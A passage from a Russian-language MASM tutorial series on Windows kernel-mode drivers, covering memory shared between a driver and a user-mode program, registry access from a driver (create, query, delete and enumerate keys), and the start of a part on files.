if exist %exe%.exe del %exe%.exe

echo.
pause
```

Каждый поток в пользовательских процессах помещается системой в SEH-фрейм, для того чтобы обрабатывать любые исключения в этом потоке возникающие. Если поток не устанавливает дополнительных обработчиков исключений, то при возникновении исключения системный обработчик вызывает знаменитый диалог и подключает отладчик, при наличии такового. Вызовом функции **SetUnhandledExceptionFilter** можно заменить системный обработчик исключений на свой собственный.

```
invoke SetUnhandledExceptionFilter, MyUnhandledExceptionFilter
```

Т.о. фактически не устанавливая никаких SEH-фреймов, мы будем иметь возможность провести необходимую в данном случае очистку ресурсов при возникновении любого исключения. На обработчик **MyUnhandledExceptionFilter** посмотрим чуть позже.

```
invoke DeviceIoControl, g_hDevice, IOCTL_GIVE_ME_YOUR_MEMORY, NULL, 0, \
            addr g_pSharedMemory, sizeof g_pSharedMemory, \
            addr dwBytesReturned, NULL
```

Если драйвер удачно запустился, передаем ему управляющий код IOCTL_GIVE_ME_YOUR_MEMORY. В ответ драйвер вернет нам в переменной g_pSharedMemory адрес, по которому он отобразил разделяемый буфер памяти. Его размер нас в данном случае не интересует, т.к. он заведомо больше наших потребностей. В первых 8 байтах содержится текущее время, которое обновляется драйвером каждую секунду.

```
.if ( eax != 0 ) && ( dwBytesReturned == sizeof g_pSharedMemory )

    invoke GetModuleHandle, NULL
    mov g_hInstance, eax
    invoke DialogBoxParam, g_hInstance, IDD_MAIN, NULL, addr DlgProc, 0
```

Если все прошло удачно, запускаем диалог. Дальше всё элементарно.

```
.elseif eax == WM_INITDIALOG
    . . .
    invoke UpdateTime
    invoke SetTimer, hDlg, TIMER_ID, 1000, NULL
```

При обработке сообщения WM_INITDIALOG вызываем процедуру **UpdateTime**. Это нужно для того, чтобы сразу после появления диалога отобразить текущее время. Затем запускаем таймер, который будет срабатывать один раз в секунду.

```
.if eax == WM_TIMER
    invoke UpdateTime
```

При обработке сообщения WM_TIMER также вызываем **UpdateTime** для обновления времени.

```
UpdateTime proc

local stime:SYSTEMTIME
local buffer[64]:CHAR

    .if g_pSharedMemory != NULL
        invoke FileTimeToSystemTime, g_pSharedMemory, addr stime
        movzx eax, stime.wHour
        movzx ecx, stime.wMinute
        movzx edx, stime.wSecond

        invoke wsprintf, addr buffer, $CTA0("%02d:%02d:%02d"), eax, ecx, edx

        invoke SetDlgItemText, g_hDlg, IDC_TIME, addr buffer
    .endif
```

```
    ret

UpdateTime endp
```

Задачей процедуры **UpdateTime** является форматирование и вывод текущего времени в общепринятом формате Часы:Минуты:Секунды.




Рис. 9-1. Результат работы программы SharingMemory.exe

Т.о. раз в секунду драйвер помещает на разделяемую страницу текущее время, обращаясь при этом по виртуальному адресу в системном адресном пространстве, а программа управления, также раз в секунду, забирает эту информацию, обращаясь при этом по виртуальному адресу в пользовательском адресном пространстве. Но физически разделяется одна страница памяти. Т.о. часы "тикают" каждую секунду. Кстати, функция **KeQuerySystemTime** получает текущее время также обращаясь к разделяемой между ядром и режимом пользователя странице, которая в режиме ядра спроецирована по адресу 0FFDF0000h, а в режиме пользователя по адресу 7FFE0000h (пользовательская функция **GetSystemTime** читает те же самые байты что и функция ядра **KeQuerySystemTime**) и описывается структурой KUSER_SHARED_DATA (см. ntddk.inc). Даже по названию этой структуры видно, что она разделяется ядром и режимом пользователя.

```
MyUnhandledExceptionFilter proc lpExceptionInfo:PTR EXCEPTION_POINTERS

local _ss:SERVICE_STATUS

    invoke KillTimer, g_hDlg, TIMER_ID
    invoke CloseHandle, g_hDevice
    invoke ControlService, g_hService, SERVICE_CONTROL_STOP, addr _ss
    invoke DeleteService, g_hService
    invoke CloseServiceHandle, g_hService
    invoke CloseServiceHandle, g_hSCManager

    mov eax, EXCEPTION_EXECUTE_HANDLER
    ret

MyUnhandledExceptionFilter endp
```

Если в любой точке программы управления возникнет исключение, система вызовет наш обработчик **MyUnhandledExceptionFilter**. Всё что мы можем сделать - это освободить все выделенные нами ресурсы. Самое главное закрыть описатель устройства. Тогда драйвер получит IRP_MJ_CLEANUP, а затем IRP_MJ_CLOSE и также проведет очистку, самой главной из которых является отключение (unmap) региона памяти от пользовательского адресного пространства. На самом деле, можно даже обойтись без обработчика исключений. Если программа управления и рухнет, система сама закроет все открытые описатели, в том числе и описатель устройства. Мы отключаем нашу разделяемую страницу при обработке IRP_MJ_CLEANUP просто из желания сделать очистку ресурсов как можно раньше. В данном случае можно сделать это и при обрабтке IRP_MJ_CLOSE. В любом случае **MmUnmapLockedPages** должна быть вызвана до того, как пользовательский процесс прекратит своё существование.

В отличие от предыдущего примера с разделяемым разделом, здесь у нас уже два потока обращающихся к разделяемому ресурсу памяти. Т.е. необходимо подумать о синхронизации. Читающий поток работает в режиме пользователя, а значит всегда выполняется при IRQL =

PASSIVE_LEVEL. Пишущий поток принадлежит системному процессу и выполняет процедуру **TimerRoutine**, адрес которой мы определили в вызове **IoInitializeTimer**. Процедура **TimerRoutine** вызывается системой при IRQL = DISPATCH_LEVEL (об этом недвусмысленно написано в DDK) и выполняется потоком процесса простоя (idle process), во всяком случае, в моих экспериментах работал именно этот поток. Т.к. его приоритет ниже, чем приоритет пользовательского потока, то он не может прервать программу управления драйвером в момент считывания данных с разделяемой страницы. Т.к. при IRQL = DISPATCH_LEVEL планирования потоков не происходит, пользовательский поток не может прервать системный в момент записи текущего времени на разделяемую страницу. Т.о. на однопроцессорной машине никаких проблем с синхронизацией возникнуть не должно. На многопроцессорной машине возможна одновременная работа этих потоков. Поэтому в подобных ситуациях требуется подумать о синхронизации. В данном случае мы не предпринимаем никаких усилий в этом направлении, т.к. это тема для одной из следующих статей. При стечении самых неблагоприятных обстоятельств в одну из секунд в диалоге отобразится неверное значение времени. В данном случае, больше нам это ничем не грозит.

Исходный код драйвера в архиве (находится в архиве `wasm_files.zip`: `files/0293/kmd9.zip`).

Драйверы режима ядра: Часть 10: Базовая техника: Реестр

Автор: Four-F

Дата: 2003-12-22

10.1 Структура реестра

Реестр (Registry) - это централизованная база данных, играющая ключевую роль в конфигурировании и управлении системой. Структура реестра аналогична структуре логического диска, но содержимое реестра не является статической совокупностью хранящихся на жестком диске данных, а динамически изменяется в процессе работы системы. Реестр состоит из *разделов* (keys), напоминающих дисковые каталоги. Разделы самого верхнего уровня называются *корневыми* (root keys). Разделы представляют собой контейнер, содержащий другие разделы, называемые *подразделами* (subkeys), и/или *параметры* (values), которые можно сравнить с файлами на диске. Параметры хранят собственно данные. За реализацию и управление реестром отвечает *Диспетчер конфигурации* (Configuration Manager).

Существует шесть корневых разделов:

HKEY_USER — - содержит информацию обо всех учётных записях;

HKEY_CURRENT_USER — - хранит профиль текущего зарегистрированного пользователя;

HKEY_LOCAL_MACHINE — - хранит информацию о конфигурации системы: описание аппаратного обеспечения, политики безопасности, пароли пользователей, настройки приложений, а также конфигурацию сервисов и драйверов;

HKEY_CURRENT_CONFIG — - содержит текущий профиль оборудования;

HKEY_CLASSES_ROOT — - хранит сопоставления расширений файлов и регистрационные данные COM-классов;

HKEY_PERFORMANCE_DATA — - содержит значения счетчиков производительности.

HKEY_PERFORMANCE_DATA особый раздел, обращаться к которому напрямую вряд ли потребуется. В пользовательском режиме информация о счетчиках производительности доступна через библиотеку Performance Data Helper, реализованную в модуле pdh.dll. Стандартная оснастка "Производительность" (Performance Monitor) использует именно эту библиотеку. Помимо счетчиков производительности этот раздел содержит массу дополнительной информации. Например, функции Process Status (реализованы в psapi.dll), перечисляющие процессы, потоки, модули и т.п., черпают информацию именно из раздела HKEY_PERFORMANCE_DATA. Редакторы реестра Regedit и Regedt32 не показывают содержимое этого раздела, т.к. редактировать его нет смысла.

Корневые разделы HKEY_CURRENT_USER, HKEY_CURRENT_CONFIG и HKEY_CLASSES_ROOT не содержат никакой информации. На самом деле это ссылки на другие подразделы реестра.

HKEY_CURRENT_USER — - ссылка на подраздел HKEY_USER\<SID_текущего_пользователя>, соответствующий текущему зарегистрированному в системе пользователю.

HKEY_CURRENT_CONFIG — - ссылка на подраздел HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Hardware Profiles\Current.

HKEY_CLASSES_ROOT — - ссылка на подразделы HKEY_LOCAL_MACHINE\SOFTWARE\Classes и HKEY_CURRENT_USER\SOFTWARE\Classes.

10.2 Доступ к реестру из драйвера

Как же добраться до реестра из режима ядра? Доступ к реестру осуществляется точно также, как и к любому другому именованному объекту, т.е. через пространство имен диспетчера объектов (подробнее см. 3 часть). Для интеграции пространства имен реестра и диспетчера объектов *Диспетчер конфигурации* (Configuration Manager) создает объект типа "раздел реестра" (key object) под именем "Registry" и помещает его в корневой каталог пространства имен диспетчера объектов. Для компонентов режима ядра это и есть точка входа в реестр.




Рис. 10-1. Объект "раздел реестра" Registry в пространстве имен диспетчера объектов

Все функции ядра, осуществляющие доступ к именованным объектам получают их имена в составе структуры OBJECT_ATRIBUTES - это нам уже давно известно. В случае объекта типа "раздел реестра" это имя должно начинаться с "\Registry". Остаётся добавить имена корневых разделов. Сразу скажу, что я не знаю, какое имя используется для открытия коневого раздела HKEY_PERFORMANCE_DATA и вообще, используется ли для этого какое-то имя. Возможно, здесь применяется другой механизм. Я предпринял кое-какие усилия в этом направлении, но они оказались напрасны. Если вам что-то известно по этому вопросу - просьба поделиться со мной этими знаниями. Для оставшихся двух корневых разделов всё просто.

Раздел	**Имя**
HKEY_USER	"\Registry\User"
HKEY_LOCAL_MACHINE	"\Registry\Machine"

Для обращения к трём разделам-ссылкам потребуются дополнительные манипуляции. Например, чтобы обратиться к разделу HKEY_CURRENT_CONFIG, надо знать, что он является ссылкой на подраздел HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Hardware Profiles\Current и подставить имя этого корневого раздела. Т.о. получится такое имя \Registry\Machine\SYSTEM\CurrentControlSet\Hardware Profiles\Current. К сожалению, определить такую длинную unicode-строку, используя макросы CTW0, $CTW0 и т.п. не удастся, т.к. эта строка превышает лимит в 47 символов. Можете воспользоваться любым доступным вам способом.

10.3 Исходный текст драйвера RegistryWorks

Теперь, когда нам известны имена корневых разделов - добраться до них не составит большого труда.

```
;@echo off
;goto make

;;;
```

```
   :

.const

CCOUNTED_UNICODE_STRING "\\Registry\\Machine\\Software\\CoolApp", g_usMachineKeyName, 4
CCOUNTED_UNICODE_STRING "SomeData", g_usValueName, 4

CTW0 "It's just a string", g_wszStringData, 4

;;;
```

```
    InitializeObjectAttributes ecx, offset g_usMachineKeyName, OBJ_CASE_INSENSITIVE, NULL, NULL
    invoke ZwOpenKey, addr hKey, KEY_SET_VALUE, ecx

    .if eax == STATUS_SUCCESS
        invoke DbgPrint, $CTA0("RegistryWorks: Registry key openeded\n")

        invoke ZwSetValueKey, hKey, addr g_usValueName, 0, REG_SZ, \
                              addr g_wszStringData, sizeof g_wszStringData
        .if eax == STATUS_SUCCESS
            invoke DbgPrint, $CTA0("RegistryWorks: Registry key value added\n")
        .else
            invoke DbgPrint, \
                    $CTA0("RegistryWorks: Can't set registry key value. Status: %08X\n"), eax
        .endif

        invoke ZwClose, hKey
        invoke DbgPrint, $CTA0("RegistryWorks: Registry key handle closed\n")
    .else
        invoke DbgPrint, $CTA0("RegistryWorks: Can't open registry key. Status: %08X\n"), eax
    .endif

    ret

SetValueKey endp

;;;
```

```
                .else
                    invoke DbgPrint, \
                            $CTA0("RegistryWorks: Can't query registry key value. Status: %08X\n"),
    eax
                .endif
                invoke ExFreePool, ppi
            .else
                invoke DbgPrint, $CTA0("RegistryWorks: Can't allocate memory. Status: %08X\n"), eax
            .endif
        .else
            invoke DbgPrint, \
            $CTA0("RegistryWorks: Can't get bytes count needed for key partial information. Status:
    %08X\n"), eax
        .endif
        invoke ZwClose, hKey
        invoke DbgPrint, $CTA0("RegistryWorks: Registry key handle closed\n")
    .else
        invoke DbgPrint, $CTA0("RegistryWorks: Can't open registry key. Status: %08X\n"), eax
    .endif

    ret

QueryValueKey endp

;;::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::
   :
;                                       DeleteKey

;;::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::
   :

DeleteKey proc

local oa:OBJECT_ATTRIBUTES
local hKey:HANDLE

    invoke DbgPrint, $CTA0("\nRegistryWorks: *** Deleting registry key\n")

    lea ecx, oa
    InitializeObjectAttributes ecx, offset g_usMachineKeyName, OBJ_CASE_INSENSITIVE, NULL, NULL
    invoke ZwOpenKey, addr hKey, KEY_ALL_ACCESS, ecx

    .if eax == STATUS_SUCCESS
        invoke DbgPrint, $CTA0("RegistryWorks: Registry key opened\n")
        invoke ZwDeleteKey, hKey
        .if eax == STATUS_SUCCESS
            invoke DbgPrint, $CTA0("RegistryWorks: Registry key deleted\n")
        .else
            invoke DbgPrint, $CTA0("RegistryWorks: Can't delete registry key. Status: %08X\n"), eax
        .endif
        invoke ZwClose, hKey
        invoke DbgPrint, $CTA0("RegistryWorks: Registry key handle closed\n")
    .else
        invoke DbgPrint, $CTA0("RegistryWorks: Can't open registry key. Status: %08X\n"), eax
    .endif

    ret

DeleteKey endp

;;::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::
   :
;                                     EnumerateKey

;;::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::
   :

EnumerateKey proc

local oa:OBJECT_ATTRIBUTES
local hKey:HANDLE
```

```
local cb:DWORD
local pbi:PKEY_BASIC_INFORMATION
local pfi:PKEY_FULL_INFORMATION
local as:ANSI_STRING
local us:UNICODE_STRING
local dwSubKeys:DWORD
local pwszKeyName:PWCHAR

    invoke DbgPrint, $CTA0("\nRegistryWorks: *** Opening \\Registry\\User key to enumerate\n")

    CCOUNTED_UNICODE_STRING "\\Registry\\User", g_usUserKeyName, 4

    lea ecx, oa
    InitializeObjectAttributes ecx, offset g_usUserKeyName, OBJ_CASE_INSENSITIVE, NULL, NULL
    invoke ZwOpenKey, addr hKey, KEY_ENUMERATE_SUB_KEYS, ecx

    .if eax == STATUS_SUCCESS
        invoke DbgPrint, $CTA0("RegistryWorks: Registry key openeded\n")

        invoke ZwQueryKey, hKey, KeyFullInformation, NULL, 0, addr cb
        .if cb != 0

            invoke ExAllocatePool, PagedPool, cb
            .if eax != NULL
                mov pfi, eax

                invoke ZwQueryKey, hKey, KeyFullInformation, pfi, cb, addr cb
                .if ( eax == STATUS_SUCCESS ) && ( cb != 0 )

                    mov eax, pfi
                    push (KEY_FULL_INFORMATION PTR [eax]).SubKeys
                    pop dwSubKeys

                    invoke DbgPrint, \
                        $CTA0("RegistryWorks: ---------- Starting enumerate subkeys ----------\n")

                    push ebx
                    xor ebx, ebx
                    .while ebx < dwSubKeys
                        invoke ZwEnumerateKey, hKey, ebx, KeyBasicInformation, NULL, 0, addr cb
                        .if cb != 0
                            invoke ExAllocatePool, PagedPool, cb
                            .if eax != NULL
                                mov pbi, eax

                                invoke ZwEnumerateKey, hKey, ebx, KeyBasicInformation, pbi, cb,
   addr cb
                                .if ( eax == STATUS_SUCCESS ) && ( cb != 0 )

                                    mov eax, pbi
                                    mov eax, (KEY_BASIC_INFORMATION PTR [eax]).NameLength
                                    add eax, sizeof WCHAR
                                    mov cb, eax
                                    invoke ExAllocatePool, PagedPool, cb
                                    .if eax != NULL
                                        mov pwszKeyName, eax

                                        invoke memset, pwszKeyName, 0, cb

                                        mov ecx, pbi
                                        mov eax, (KEY_BASIC_INFORMATION PTR [ecx]).NameLength
                                        shr eax, 1
                                        lea ecx, (KEY_BASIC_INFORMATION PTR [ecx])._Name
                                        invoke wcsncpy, pwszKeyName, ecx, eax

                                        invoke RtlInitUnicodeString, addr us, pwszKeyName
                                        invoke RtlUnicodeStringToAnsiString, addr as, addr us, TRUE
                                        .if eax == STATUS_SUCCESS
                                            invoke DbgPrint, $CTA0("RegistryWorks: \=%s\=\n"), as.
   Buffer
                                            invoke RtlFreeAnsiString, addr as
```

```
                                    .endif

                                    invoke ExFreePool, pwszKeyName
                                .endif
                            .else
                                invoke DbgPrint, \
                                    $CTA0("RegistryWorks: Can't enumerate registry keys.
   Status: %08X\n"), eax
                            .endif
                            invoke ExFreePool, pbi
                        .endif
                    .endif
                    inc ebx
                .endw
                pop ebx

                invoke DbgPrint, \
                    $CTA0("RegistryWorks: ------------------------------------------------\n")

            .else
                invoke DbgPrint, \
                    $CTA0("RegistryWorks: Can't query registry key information. Status: %08X\
   n"), eax
            .endif
            invoke ExFreePool, pfi
        .else
            invoke DbgPrint, $CTA0("RegistryWorks: Can't allocate memory. Status: %08X\n"), eax
        .endif
    .endif

    invoke ZwClose, hKey
    invoke DbgPrint, $CTA0("RegistryWorks: Registry key handle closed\n")

.else
    invoke DbgPrint, $CTA0("RegistryWorks: Can't open registry key. Status: %08X\n"), eax
.endif

ret

EnumerateKey endp

;;;
```

```
    ; Удаляем подраздел                    ;
    ;::::::::::::::::::::::::::::::::::::::

    invoke DeleteKey

    ;::::::::::::::::::::::::::::::::::::::
    ; Перечисляем содержимое раздела       ;
    ;::::::::::::::::::::::::::::::::::::::

    invoke EnumerateKey


    invoke DbgPrint, $CTA0("\nRegistryWorks: Leaving DriverEntry\n")

    mov eax, STATUS_DEVICE_CONFIGURATION_ERROR
    ret

DriverEntry endp

;;;
```

```
invoke ZwOpenKey, addr hKey, KEY_QUERY_VALUE, ecx
invoke ZwOpenKey, addr hKey, KEY_ALL_ACCESS, ecx
invoke ZwOpenKey, addr hKey, KEY_ENUMERATE_SUB_KEYS, ecx
```

В остальных процедурах вызовом функции **ZwOpenKey** открываем существующий раздел, запрашивая только необходимые в данный момент права доступа.

10.3.2 Создаём параметр реестра

Теперь, создадим в нашем подразделе строковый параметр с именем "SomeData".

```
. . .
CCOUNTED_UNICODE_STRING "SomeData", g_usValueName, 4
CTW0 "It's just a string", g_wszStringData, 4
. . .
        invoke ZwSetValueKey, hKey, addr g_usValueName, 0, REG_SZ, \
                              addr g_wszStringData, sizeof g_wszStringData
```

Константа REG_SZ определяет тип создаваемого параметра: unicode-строка завершающаяся нулём. Существует масса других типов - все они описаны в DDK.

10.3.3 Получаем значение параметра реестра

Получим значение нашего параметра SomeData.

```
        invoke ZwQueryValueKey, hKey, addr g_usValueName, \
                              KeyValuePartialInformation, NULL, 0, addr cb
```

Третий параметр функции **ZwQueryValueKey** определяет тип запрашиваемой информации. В DDK определено три значения: *KeyValueBasicInformation* , *KeyValueFullInformation* и *KeyValuePartialInformation* , каждому из которых соответствует своя структура: KEY_VALUE_BASIC_INFORMATION, KEY_VALUE_FULL_INFORMATION и KEY_VALUE_PARTIAL_INFORMATION. В данном случае, мы хотим получить содержимое параметра. Для этого вполне годится *KeyValuePartialInformation*.

Т.к. объём информации нам заранее не известен, вызываем **ZwQueryValueKey** , передавая NULL в четвертом параметре (указатель на буфер) и 0 - в пятом (размер буфера). Функция **ZwQueryValueKey** подсчитает необходимый ей размер буфера и вернет это значение в переменной cb (многие, но не все, Zw* функции работают подобным образом).

```
        .if cb != 0
            invoke ExAllocatePool, PagedPool, cb
            .if eax != NULL
                mov ppi, eax

                invoke ZwQueryValueKey, hKey, addr g_usValueName, \
                                    KeyValuePartialInformation, ppi, cb, addr cb
```

Выделив необходимое пространство памяти, вызываем **ZwQueryValueKey** ещё раз - теперь уже с указателем на буфер.

```
                .if ( eax == STATUS_SUCCESS ) && ( cb != 0 )
                    mov eax, ppi
                    .if [KEY_VALUE_PARTIAL_INFORMATION PTR [eax]]._Type == REG_SZ
```

На всякий случай, проверяем тип параметра.

```
                        lea eax, (KEY_VALUE_PARTIAL_INFORMATION PTR [eax]).Data
```

Если тип параметра REG_SZ, то поле Data структуры KEY_VALUE_PARTIAL_INFORMATION содержит завершенную нулем unicode-строку. Нам надо вывести эту строку в отладочном сообщении, поэтому необходимо преобразовать её в ansi-строку.

```
                        invoke RtlInitUnicodeString, addr us, eax
```

Функция **RtlInitUnicodeString** измеряет unicode-строку, адрес которой передан во втором параметре и заполняет структуру UNICODE_STRING, адрес которой передан в первом параметре.

```
invoke RtlUnicodeStringToAnsiString, addr as, addr us, TRUE
```

Функция **RtlUnicodeStringToAnsiString** конвертирует unicode-строку в ansi. Если последний параметр установлен в TRUE, функция сама выделит буфер, запишет туда преобразованную строку и заполнит структуру ANSI_STRING (переменную as, в нашем случае). Поле Buffer структуры ANSI_STRING будет указывать на выделенный буфер с преобразованной ansi-строкой. Если последний параметр установить в FALSE, то буфер для ansi-строки надо выделить заранее и поместить указатель на него в поле Buffer структуры ANSI_STRING. В данном случае, мы просим функцию **RtlUnicodeStringToAnsiString** выделить буфер за нас.

```
.if eax == STATUS_SUCCESS
    invoke DbgPrint, \
        $CTA0("RegistryWorks: Registry key value is: \=%s\=\n"), as.Buffer
    invoke RtlFreeAnsiString, addr as
.endif
```

В DDK (по крайней мере, в 2000 DDK) описание функции **RtlUnicodeStringToAnsiString** , весьма туманно, я бы даже сказал двусмысленно. IFS DDK описывает работу этой функции значительно лучше. Чтобы расставить «точки над i» рассмотрим простой пример.

```
wsz db 'a', 0, 'b', 0, 'c', 0, 0, 0
us  UNICODE_STRING <>
as  ANSI_STRING    <>
```

Изначально переменные us и as неопределены. wsz - unicode-строка, подлежащая переводу в формат ANSI.

```
us._Length        = ?
us.MaximumLength  = ?
us.Buffer         = ?

as._Length        = ?
as.MaximumLength  = ?
as.Buffer         = ?
```

RtlInitUnicodeString заполняет переменную us на основании размера строки wsz.

```
invoke RtlInitUnicodeString, addr us, addr wsz

us._Length        = 6
us.MaximumLength  = 8
us.Buffer         = offset wsz

as._Length        = ?
as.MaximumLength  = ?
as.Buffer         = ?
```

По последнему аргументу **RtlUnicodeStringToAnsiString** видит, что она должна выделить буфер размера us.MaximumLength / sizeof WCHAR. Выделив буфер и поместив указатель на него в поле as.Buffer, функция **RtlUnicodeStringToAnsiString** приступает к собственно конвертации строки. Если эта операция проходит успешно, то переменная as будет содержать полное описание конвертированной строки.

```
invoke RtlUnicodeStringToAnsiString, addr as, addr us, TRUE

us._Length        = 6
us.MaximumLength  = 8
us.Buffer         = offset wsz

as._Length        = 3
as.MaximumLength  = 4
as.Buffer         = -> 'a', 'b', 'c', 0  ; указатель на выделенный функцией
   RtlUnicodeStringToAnsiString,,,TRUE буфер,
                                        ; который содержит преобразованную строку wsz в формате
   ANSI.
```

После использования, буфер, выделенные функцией **RtlUnicodeStringToAnsiString** , надо освободить, вызвав **RtlFreeAnsiString** , причем в качестве аргумента ей передается не указатель на сам буфер, а указатель на структуру ANSI_STRING. **RtlFreeAnsiString** освобождает буфер as.Buffer и обнуляет всю переменную as.

```
invoke RtlFreeAnsiString, addr as

us._Length        = 6
us.MaximumLength  = 8
us.Buffer         = offset wsz

as._Length        = 0
as.MaximumLength  = 0
as.Buffer         = NULL
```

Надеюсь, теперь всё понятно.

10.3.4 Удаляем подраздел реестра

Думаю, тут вы разберетесь и без меня.

10.3.5 Перебираем содержимое подраздела реестра

Теперь посмотрим, что лежит в разделе \Registry\User.

```
invoke ZwQueryKey, hKey, KeyFullInformation, NULL, 0, addr cb
.if cb != 0

    invoke ExAllocatePool, PagedPool, cb
    .if eax != NULL
        mov pfi, eax

        invoke ZwQueryKey, hKey, KeyFullInformation, pfi, cb, addr cb
        .if ( eax == STATUS_SUCCESS ) && ( cb != 0 )

            mov eax, pfi
            push (KEY_FULL_INFORMATION PTR [eax]).SubKeys
            pop dwSubKeys
```

Для организации перебора содержимого раздела требуется сначала узнать количество подразделов/параметров, которое он содержит. Воспользуемся для этого информационным классом *KeyFullInformation*. Выделив необходимое количество памяти и передав её в функцию **ZwQueryKey** , получаем в переменной dwSubKeys искомое количество подразделов/параметров.

```
push ebx
xor ebx, ebx
.while ebx < dwSubKeys
    invoke ZwEnumerateKey, hKey, ebx, KeyBasicInformation, NULL, 0, addr cb
    .if cb != 0

        invoke ExAllocatePool, PagedPool, cb
        .if eax != NULL
            mov pbi, eax

            invoke ZwEnumerateKey, hKey, ebx, KeyBasicInformation, pbi, cb,
addr cb
            .if ( eax == STATUS_SUCCESS ) && ( cb != 0 )
```

Ползуясь функцией **ZwEnumerateKey** с информацмонным классом *KeyBasicInformation* , организуем цикл перебора. Как и в предыдущих случаях, вызываем её два раза: первый раз для того, чтобы узнать размер информации, второй - для того, чтобы эту информацию получить.

```
mov eax, pbi
mov eax, (KEY_BASIC_INFORMATION PTR [eax]).NameLength
add eax, sizeof WCHAR
mov cb, eax
invoke ExAllocatePool, PagedPool, cb
```

В поле _Name структуры KEY_BASIC_INFORMATION вернётся имя подраздела/параметра в виде unicode-строки, но строка эта не завершена нулём. Для последующего преобразования её в ansi-строку (для вывода в отладочном сообщении) нам нужна завершенная нулем строка - выделим для неё временный буфер.

```
                                    .if eax != NULL
                                        mov pwszKeyName, eax

                                        invoke memset, pwszKeyName, 0, cb

                                        mov ecx, pbi
                                        mov eax, (KEY_BASIC_INFORMATION PTR [ecx]).NameLength
                                        shr eax, 1
                                        lea ecx, (KEY_BASIC_INFORMATION PTR [ecx])._Name
                                        invoke wcsncpy, pwszKeyName, ecx, eax
```

Скопируем имя подраздела/параметра во временный буфер, предварительно обнулив его.

```
                                        invoke RtlInitUnicodeString, addr us, pwszKeyName
                                        invoke RtlUnicodeStringToAnsiString, addr as, addr us, TRUE
                                        .if eax == STATUS_SUCCESS
                                            invoke DbgPrint, $CTA0("RegistryWorks: \=%s\=\n"), as.
Buffer
                                            invoke RtlFreeAnsiString, addr as
                                        .endif
```

Делаем необходимые преобразования, подробно рассмотренные выше и выводим имя подраздела/параметра в отладочном сообщении.

```
                                            invoke ExFreePool, pwszKeyName
                                        .endif
                                    .endif
                                    invoke ExFreePool, pbi
                                .endif
                            .endif
                            inc ebx
                        .endw
                        pop ebx
                    .endif
                    invoke ExFreePool, pfi
                .endif
            .endif
```

Проводим необходимую очистку ресурсов.

Исходный код драйвера в архиве (находится в архиве `wasm_files.zip`: `files/0297/kmd10.zip`).

Драйверы режима ядра: Часть 11 : Базовая техника: Каталоги и файлы

Автор: Four-F

Дата: 2004-01-22

Обеспечение возможности работы с файлами является важнейшей задачей любой операционной системы. Посмотрим, какие возможности предоставляют нам операционные системы семейства NT.

11.1 Таблица описателей ядра

Прежде чем мы перейдем непосредственно к теме статьи, обсудим один важный момент, которому прежде не было уделено должного внимания. Для получения описателя объекта требуется заполнить структуру OBJECT_ATTRIBUTES - это мы делали уже много раз примерно таким образом:

```
InitializeObjectAttributes addr oa, addr g_usName, OBJ_CASE_INSENSITIVE, NULL, NULL
```

